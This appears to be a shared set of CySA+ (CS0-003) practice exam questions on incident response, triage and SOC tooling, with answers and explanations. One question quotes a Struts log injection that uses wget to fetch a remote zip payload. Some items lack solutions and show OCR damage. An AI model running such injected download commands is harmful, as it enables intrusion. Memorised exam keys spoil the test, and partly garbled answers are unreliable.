Free Questions for CS0-003 by certsinside

Shared by Shelton on 22-07-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the first step for the security team to take to ensure compliance with the request?

Options:

A- Publicly disclose the request to other vendors.

B- Notify the departments involved to preserve potentially relevant information.

C- Establish a chain of custody, starting with the attorney's request.

D- Back up the mailboxes on the server and provide the attorney with a copy.

Answer:

B

Explanation:

The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the

integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

Question 2

Question Type: MultipleChoice

Which of the following explains the importance of a timeline when providing an incident response report?

Options:

A- The timeline contains a real-time record of an incident and provides information that helps to simplify a postmortem analysis.

B- An incident timeline provides the necessary information to understand the actions taken to mitigate the threat or risk.

C- The timeline provides all the information, in the form of a timetable, of the whole incident response process including actions taken.

D- An incident timeline presents the list of commands executed by an attacker when the system was compromised, in the form of a timetable.

Answer:

C

Explanation:

An incident response timeline is a detailed chronological record of all events and actions taken during the response to a security incident. It includes timestamps and descriptions of each step, providing a comprehensive overview of how the incident was detected, contained, mitigated, and resolved. This timeline is crucial for post-incident analysis, helping to understand the effectiveness of the response, identify areas for improvement, and ensure accountability and transparency in the incident handling process.

Question 3

Question Type: MultipleChoice

An incident response team member is triaging a Linux server. The output is shown below:

$ cat /etc/passwd

root:x:0:0::/:/bin/zsh

bin:x:1:1::/:/usr/bin/nologin

daemon:x:2:2::/:/usr/bin/nologin

mail:x:8:12::/var/spool/mail:/usr/bin/nologin

http:x:33:33::/srv/http:/bin/bash

nobody:x:65534:65534:Nobody:/:/usr/bin/nologin

git:x:972:972:git daemon user:/:/usr/bin/git-shell

$ cat /var/log/httpd

at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)

at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)

at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)

at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)

WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)

at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.(FileUploadBase.java:947) at org.apache.commons.fileupload.FileUploadBase.getItemiterator(FileUploadBase.java:334)

at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188) org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartRequest.java:423)

Which of the following is the adversary most likely trying to do?

Options:

A- Create a backdoor root account named zsh.

B- Execute commands through an unsecured service account.

C- Send a beacon to a command-and-control server.

D- Perform a denial-of-service attack on the web server.

Answer:

B

Explanation:

The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

Question 4

Question Type: MultipleChoice

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PH dat

a. Which of the following is the best reason for developing the organization's communication plans?

Options:

A- For the organization's public relations department to have a standard notification

B- To ensure incidents are immediately reported to a regulatory agency

C- To automate the notification to customers who were impacted by the breach

D- To have approval from executive leadership on when communication should occur

Answer:

B

Explanation:

Developing an organization's communication plans is crucial to ensure that incidents, especially those involving sensitive data like PH (Protected Health) data, are promptly reported to the relevant regulatory agencies. This is essential for compliance with legal and regulatory requirements, which often mandate timely notification of data breaches. Effective communication plans help the organization manage the breach response process, mitigate potential legal penalties, and maintain transparency with regulatory bodies.

Question 5

Question Type: MultipleChoice

SIMULATION

A healthcare organization must develop an action plan based on the findings from a risk

assessment. The action plan must consist of:

* Risk categorization

* Risk prioritization

. Implementation of controls

INSTRUCTIONS

Click on the audit report, risk matrix, and SLA expectations documents to review their

contents.

On the Risk categorization tab, determine the order in which the findings must be

prioritized for remediation according to the risk rating score. Then, assign a categorization to each risk.

On the Controls tab, select the appropriate control(s) to implement for each risk finding.


Findings may have more than one control implemented. Some controls may be used more than once or not at all.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Risk categorization

Controls


Risk prioritization	Risk finding	Risk categorization
Select	Improperly configured third-party websites pose security risks to internal assets.	Select
Select	A large volume of ICMP traffic is detected from an external source to Server2.	Select
Select	A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select
Select	A list of patient prescription information was emailed to the incorrect recipient.	Select
Select	The internet-facing web server allows access to data without requiring credentials.	Select
Select	PHI data was found within the development and test environments.	Select
Select	Sensitive materials were found on a fax machine in a common area.	Select
Select	Unauthorized software was discovered on technician workstations.	Select


Risk prioritization
Select
1
2
3
4
5
6
7
8
Select


Risk categorization
Select
Select
Low (0-4)
Medium (5-9)
High (10-25)

Risk categorization | Controls

Risk finding	Control(s) to implement		
Improperly configured third-party websites pose security risks to internal assets.	Select control	Select control	Select con
A large volume of ICMP traffic is detected from an external source to Server2.	Select control	Select control	Select con
A large number of potentially malicious emails is reaching end-user and shared mailboxes.	Select control	Select control	Select con
A list of patient prescription information was emailed to the incorrect recipient.	Select control	Select control	Select con
The internet-facing web server allows access to data without requiring credentials.	Select control	Select control	Select con
PHI data was found within the development and test environments.	Select control	Select control	Select con
Sensitive materials were found on a fax machine in a common area.	Select control	Select control	Select con
Unauthorized software was discovered on technician workstations.	Select control	Select control	Select con



Options:

A- See the solution below in Explanation

Answer:

A

Question 6

Question Type: **Hotspot**

An organization has noticed large amounts of data are being sent out of its network. An analyst is identifying the cause of the data exfiltration.

INSTRUCTIONS

Select the command that generated the output in tabs 1 and 2.

Review the output text in all tabs and identify the file responsible for the malicious behavior.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

1 2 3 4

```
Active Connections
Proto       Local address          Foreign address        State           PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING       1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING       1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING       1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING       1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED     2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED     3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED     2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED     3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED     1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT       0
[notepad.exe]
TCP         192.168.10.21:52744    32.111.16.37:22        TIME_WAIT       0
TCP         192.168.10.21:56751    32.111.16.37:22        TIME_WAIT       0
```

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- sftp.exe
- explorer.exe
- svchost.exe
- cmd.exe
- calc.exe
- users.txt

1 | 2 | 3 | 4

```
Active Connections
Proto       Local address          Foreign address        State           PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING       1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING       1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING       1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING       1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED     2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED     3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED     2677
[svchost.exe]
T                                                         ESTABLISHED     3467
[
T                                                         ESTABLISHED     1722
T                                                         TIME_WAIT       0
[
T                                                         TIME_WAIT       0
T                                                         TIME_WAIT       0
```

Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- ○ calendar.dat
- ○ sftp.exe
- ○ explorer.exe
- ○ svchost.exe
- ○ cmd.exe
- ○ calc.exe
- ○ users.txt

1 2 3 4

```
Active Connections
Proto       Local address          Foreign address        State           PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING       1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING       1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING       1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING       1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED     2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED     3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED     2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED     3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED     1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT       0
[                                                                          ]
TC                                                        TIME_WAIT       0
TC                                                        TIME_WAIT       0
```

Select command
net stop
tasklist
ipconfig /reset
netstat -bo
arp -a
nslookup
taskkill /FI
cmd

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 | 2 | 3 | 4

```
Image Name                     PID          Session Name        Session#    Mem Usage
========================= ========= ================ ========= ==========
Cmd.exe                      3467         Console                    0         18,020 K
sftp.exe                     2001         Console                    0             17 K
sftp.exe                     3918         Console                    0          1,788 K
svchost.exe                  2677         Console                    0            188 K
calc.exe                     1677         Console                    0             11 K
notepad.exe                               Console                    0              0 K
```

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- sftp.exe
- explorer.exe
- svchost.exe
- cmd.exe
- calc.exe
- users.txt

1 2 3 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                File
MD5         372ab227fd5ea779c211a1451881d1e1    cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2    calc.exe
MD5         412aba2efd5ea759c2112b451881affe7   explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199    users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5    calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6   sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401    svchost.exe
```

Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 | 2 | 3 | 4

```
The baseline hash signatures are:

Hash                                File
a2cdef1c445d3890cc3456789058cd21    cmd.exe
555a1bba5d5e6eebb21fe12388ab3221    calc.exe
412aba2efd5ea769c2112b451881affe7   explorer.exe
90521cc7fd5ea7f9c337ba210eedd1c1    users.txt
3ab21266fd00a7cbc3855a22bab213ba    calendar.dat
10ad132ffed0217c6c3854a22bab215c6   sftp.exe
33c141f5ed107bcdd39952d2ba111401    svchost.exe
```

Select the command that generated the output in tab 1:


Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- ○ calendar.dat
- ○ cmd.exe
- ○ sftp.exe
- ○ calc.exe
- ○ explorer.exe
- ○ users.txt
- ○ svchost.exe



Answer:

Question 7

Question Type: MultipleChoice

A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the following processes is the most applicable for testing the application to find how it would behave in such a situation?

Options:

A- Fuzzing

B- Coding review

C- Debugging

D- Static analysis

Answer:

A

Explanation:

Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

Question 8

Question Type: MultipleChoice

A SOC analyst determined that a significant number of the reported alarms could be closed after removing the duplicates. Which of the following could help the analyst reduce the number of alarms with the least effort?

Options:

A- SOAR

B- API

C- XDR

D- REST

Answer:

A

Explanation:

Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently. SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

Question 9

Question Type: MultipleChoice

A list of loCs released by a government security organization contains the SHA-256 hash for a Microsoft-signed legitimate binary, svchost. exe. Which of the following best describes the result if security teams add this indicator to their detection signatures?

Options:

A- This indicator would fire on the majority of Windows devices.

B- Malicious files with a matching hash would be detected.

C- Security teams would detect rogue svchost. exe processes in their environment.

D- Security teams would detect event entries detailing execution of known-malicious svchost. exe processes.

Answer:

A

Explanation:

Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.